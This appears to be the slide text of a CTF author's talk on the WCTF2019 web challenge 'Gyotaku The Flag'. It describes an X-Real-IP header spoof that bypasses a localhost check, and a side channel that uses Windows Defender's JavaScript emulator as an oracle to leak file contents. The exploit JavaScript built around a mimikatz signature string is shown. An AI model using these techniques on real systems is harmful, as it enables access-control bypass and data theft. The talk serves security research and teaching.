# WCTF2019: Gyotaku The Flag

icchy, TokyoWesterns


## Some thoughts about challenge designing

- The best strategy for WCTF: make a super difficult challenge
  - how?
- Multiple step (I did so far btw)
  - 2017: 7dcs (PPC, Crypto, Web, Reverse, Pwn) → 0 solved
  - 2018: f (Forensics, Reverse, Web) → 1 solved

- This year: "create simple but difficult, not typical challenge"
  - less implementation with source code
  - with new techniques


## About the challenge

- Simple web archive service
- "Gyotaku (魚拓)" (Japanese) : an ink rubbing of a fish
  - like making a stamp of a web page at specific time
- You can query a URL to be archived by a crawler
  - only local user (127.0.0.1) should be able to see the archive



## Gyotaku - login


- `POST /login`
  - username
  - password
- no login page implemented



Welcome to Gyotaku service!

## Gyotaku - take gyotaku

- `POST /gyotaku`
  - url
- saved as binary object (gob)




```go
// save gyotaku
gyotakudata := &GyotakuData{
	URL:      url,
	Data:     string(body),
	UserName: username,
}

buf := bytes.NewBuffer(nil)
err = gob.NewEncoder(buf).Encode(gyotakudata)
if err != nil {
	return err
}
err = ioutil.WriteFile(path.Join(GyotakuDir, gid), buf.Bytes(), 0644)
```

## Gyotaku - gyotaku list


- `GET /gyotaku`
  - captured gyotaku id appears



```
["ad5daf45217a6daa5e2beaf25ed441f4c47acc748f30baf8374e7b5659d444e4"]
```

## Gyotaku - gyotaku viewer

- `GET /gyotaku/:gyotaku_id`




```
localhost/gyotaku/ad5daf45217a6daa5e2beaf25ed441f4c47acc748f30baf8374e7b5659d444e4
```

```
"sorry but I couldn't make it by the submission deadline :P"
```

- unimplemented

## Gyotaku - flag viewer

- `GET /flag`
  - localhost only
  - you can gyotaku flag page (but no viewer implemented)




```
{"message":"Forbidden"}
```


- how to read flag without viewer?

## Gyotaku - flag viewer

- `/flag` is protected with `InternalRequiredMiddleware`




```go
e.GET("/flag", FlagHandler, InternalRequiredMiddleware)
```



```go
func FlagHandler(c echo.Context) error {
    data, err := ioutil.ReadFile("flag")
    if err != nil {
        return err
    }
    return c.String(http.StatusOK, string(data))
}
```

## Gyotaku - flag viewer

- `InternalRequiredMiddleware` checks the remote IP is localhost or not



```go
func InternalRequiredMiddleware(next echo.HandlerFunc) echo.HandlerFunc {
    return func(c echo.Context) error {
        ip := net.ParseIP(c.RealIP())
        localip := net.ParseIP("127.0.0.1")
        if !ip.Equal(localip) {
            return echo.NewHTTPError(http.StatusForbidden)
        }
        return next(c)
    }
}
```

## Solution

- `echo.Context.RealIP` is poisoned by "X-Real-IP"
    - `X-Real-IP: 127.0.0.1`

- That's it
- This is sanity check

## Solution

- `echo.Context.RealIP` is poisoned by "X-Real-IP"
  - `X-Real-IP: 127.0.0.1`

- ~~That's it~~
- ~~This is sanity check~~
- This is totally unintended solution
  - sorry for verification lacking :(

- 2017: 7dcs (Crypto, Web, Reverse, Pwn) → 0 solved
- 2018: f (Forensics, Reverse, Web) → 1 solved
- 2019: Gyotaku The Flag (Web, Misc) →

## Solution

- `echo.Context.RealIP` is poisoned by "X-Real-IP"
  - `X-Real-IP: 127.0.0.1`

- ~~That's it~~
- ~~This is sanity check~~
- This is totally unintended solution
  - sorry for verification lacking :(

- 2017: 7dcs (Crypto, Web, Reverse, Pwn) → 0 solved
- 2018: f (Forensics, Reverse, Web) → 1 solved
- 2019: Gyotaku The Flag (Web, Misc) → ***everyone solved***

## What is intended solution?

- no need to access `/flag`
    - you could not access if it worked :(

- can you get flag without special HTTP header?
    - we did it!
    - I'd like to share this brand new technique

## Any designed vulnerability?

(except for bypassing firewall!)

## Vulnerability?

- There is no XSS
- There is no SQL
- There is no command execution
- There is no SSRF
- There is no buffer overflow
- There is no LFI
- There is no HTML
- There is no ... implementation
- 🤔

## No implementation, no bugs

## What else?

- Obviously it is running on Windows
    - nmap the server
    - … or see the scoreboard

- with default settings
    - even security features are enabled by default
    - Windows Defender is enabled as well

## What Windows Defender will do?

- As we investigated:
    1. check the content of the file whether malicious data included
    2. change permission to prevent user from accessing
    3. replace malicious part with null bytes
    4. (delete entire file)

- In step 2:
    - the file obtained by SYSTEM
    - user cannot open the file

## How to abuse it?


- Do you remember "filemanager" challenge in 35c3ctf?
  - abusing XSS auditor in Chrome is super cool idea
- Basic idea
  - [part of XSS payload] + [part of secret] → detected by auditor
  - auditor worked? → this is an oracle!

- Why you don't use the method in Windows Defender?
  - [part of malicious data] + [part of secret] → blocked!

## Let's make Windows Defender angry

- Where is malicious-ish payload?
  - I cloned Invoke-Mimikatz in PowerSploit
  - README.md made an alert
  - minimizing the payload
  - line by line
  - and byte by byte
  - ignoring cases
  - deleting spaces, newlines, and tabs, etc...

```
mimikatzinmemoryusingpowershell.canbeusedtod
umpcredentialswithoutwritinganythingtodisk
```


**Invoke-CredentialInjection**

Create logons with clear-text credentials without triggering a suspicious Event ID 4648 (Explicit Credential Logon).

**Invoke-NinjaCopy**

Copies a file from an NTFS partitioned volume by reading the raw volume and parsing the NTFS structures.

**Invoke-Mimikatz**

Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials without writing anything to disk. Can be used for any functionality provided with Mimikatz.

**Get-Keystrokes**

Logs keys pressed, time and the active window.

**Get-GPPPassword**

https://github.com/PowerShellMafia/PowerSploit/blob/master/README.md

## About mpengine.dll

- Windows Defender Core DLL

- previous research about mpengine.dll
  - Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator
    - by Alexei Bulazel at BHUSA 2018
  - emulated Windows loadlibrary on Linux (github.com/taviso/loadlibrary)
    - by Tavis Ormandy
- There are some analyzers for various contents
  - base64 encoded
  - RAR archived
  - etc.

# JScript engine in mpengine.dll

- Basic features is implemented
  - string, index access
  - mathematical operators
  - object
  - etc.
- eval can be used
  - `eval("mimikatz...dis"+"k")` → detected
  - argument of `eval` will be audited
- the idea: `eval("mimikatz...dis"+String.fromCharCode(input))` → ?
  - detected → input is "k"
  - not detected → input is not "k"

## Some issues in JScript engine

- if statement will **<u>never</u>** be evaluated
  - `if (true) {eval("mimikatz...dis" + "k")}` → <u>not detected</u>
  - object accessing will help you: `{0: "a", 1: "b", ...}[input]`

- parser stops on null byte
  - `eval("mimikatz...dis"/* [NULL] */+"k")` → *syntax error*
  - I'll explain in next slide

## Another feature in mpengine.dll


- They can analyze HTML document
  - some html tags would be a trigger (ex. <script>)
  - parser will not stop on null byte

- JavaScript can access the elements :)
  - if they have <body> tag
  - <script>document.body.innerHTML[0]</script><body>[secret]</body>

- Now you have an oracle!

## Think of Gyotaku format

- Standard struct encoded as gob
  - URL, Data, UserName appears as declared
- `...[URL]...[Data]...[UserName]...`
  - URL and UserName: controllable
  - Data: secret to be leaked



```go
type GyotakuData struct {
	URL      string `json:"url"`
	Data     string `json:"data"`
	UserName string `json:"username"`
}
```

## Building exploit

- JavaScript
    - `$idx` and `$c` would be iterated

```
var body = document.body.innerHTML;
var mal = "mimikatz...dis";
var n = body[$idx].charCodeAt(0);
mal = mal + String.fromCharCode(n^$c);
eval(mal);
```

- Windows Defender get angry if `$c` is appropriate
- It requires 256 times try for each `$idx` :(

## Building exploit

- more faster!
  - Math.min is also available, do binary search

```
var body = document.body.innerHTML;
var mal = "mimikatz...dis";
var n = body[$idx].charCodeAt(0);
mal = mal + {$c: 'k'}[Math.min($c, n)];
eval(mal);
```

- `$c` < [input]: detected
- `$c` > [input]: not detected
  - then do binary search!

## Building exploit

- Now everything is ready :)
  - URL: `http://127.0.0.1/flag?<script>...</script><body>`
  - Data: `[flag]`
  - UserName: `</body>`

```
...http://127.0.0.1/flag?<script>[script]</script><body>...[flag]...</body>...
```

- to get oracle: accessing `/gyotaku/:gyotaku_id` after querying the gyotaku
  - detected → Internal Server Error
  - not detected → you can see the response

## Demo

- make Windows Defender angry
  - by downloading this slide
  - by showing how exploit works

## Conclusion

- I presented new Windows side challel attack
  - content auditor can be an oracle - even Windows Defender!
- It's easy to make Windows Defender angry
  - this can be new type of attacks :)
- Windows Defender will do too much things than we expected
  - Microsoft should disable JavaScript engine? :)
- We should be more careful about challenge verification
  - or you'll give 240 pts to every team

## Any questions?

https://bit.ly/wctf2019-gtf

@icchyr

icchy